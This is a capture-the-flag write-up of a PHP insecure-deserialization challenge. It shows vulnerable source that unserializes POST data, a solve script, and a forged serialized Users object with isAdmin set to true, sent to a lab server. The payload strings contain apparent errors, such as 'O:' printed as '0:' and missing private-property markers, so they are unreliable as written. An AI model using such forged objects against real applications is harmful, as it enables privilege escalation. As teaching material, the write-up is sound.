


# Object Puzzle 1

Challenge Description :

## What do you know about OOP?

Looking at the landing page, a classic ref to the Source code.



[source](#)

Checking the source Code we have a Class Users with the attributes:

```
<?php
include 'flag.php';

session_start();
class Users
{
    private $username;
    private $password;
    private $isAdmin = false;
    private $id = '';

    public function __construct($username , $password)
    {
        $this -> username = $username;
        $this -> password = $password;
        $this -> isAdmin = false;
    }

    public function __isAdmin(){
        return $this -> isAdmin;
    }

    public function setUsername($username)
    {
        $this -> username = $username;
    }

    public function setPassword($password)
    {
        $this -> password = $password;
    }

    public function getUsername()
    {
        return $this -> username;
    }

    public function getPassword()
    {
        return $this -> password;
    }
}

isset($_GET['src']) ? highlight_file(__FILE__) : '';

if(isset($_POST['data'])){
    $user = unserialize($_POST['data']);
    if($user -> __isAdmin())
        echo $FLAG;
}

?>
```

- string -> username
- string -> password
- boolean -> isAdmin
- string -> id

checking for the win condition we need to be admin, That's a simple deserlization attack , since we control the deserialized data we can create an instance of the object in the runtime

Using the original code to create an instance of the class user with Useranme = 0x21AD and password = password cuz we have those two variables

```
<?php

class Users
{
    private $username;
    private $password;
    private $isAdmin = false;
    private $id = '';

    public function __construct($username , $password)
    {
        $this -> username = $username;
        $this -> password = $password;
        $this -> isAdmin = false;
    }

    public function __isAdmin(){
        return $this -> isAdmin;
    }

    public function setUsername($username)
    {
        $this -> username = $username;
    }

    public function setPassword($password)
    {
        $this -> password = $password;
    }

    public function getUsername()
    {
        return $this -> username;
    }

    public function getPassword()
    {
        return $this -> password;
    }
}

$user = serialize(new Users("0x21AD" , "yuri"));

echo $user;
```

?>

and we get our payload :

```
(kali@kali)~[/ctf/icmtc_finals/web/puzzle1]
$ php solve.php
0:5:"Users":4:{s:15:"Usersusername";s:6:"0x21AD";s:15:"Userspassword";s:4:"yuri";s:14:"UsersisAdmin";b:0;s:9:"Usersid";s:0:"";}
```

But we have a prefix **Users** appended to all the attributes values.

All we need to do is to either manually modify the payload or use chatgpt (lazy way)!

Just modify the boolean value of isAdmint to be 1 which means True and we get our final working payload:

```
0:5:"Users":4:
{s:8:"username";s:6:"0x21AD";s:8:"password";s:4:"yuri";s:7:"isAdmin";b:1;s:2:"id";s:0:"";}
```

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane on the left displays a POST request to `http://104.248.131.114:8087`. The request body is a JSON payload: `{s:8:"username";s:6:"0x21AD";s:8:"password";s:4:"yuri";s:7:"isAdmin";b:1;s:2:"id";s:0:"";}`. The 'Response' pane on the right shows a 200 OK status with headers including `Cache-Control: no-store, no-cache, must-revalidate` and `Content-Type: text/html; charset=UTF-8`. The 'Inspector' pane on the right shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.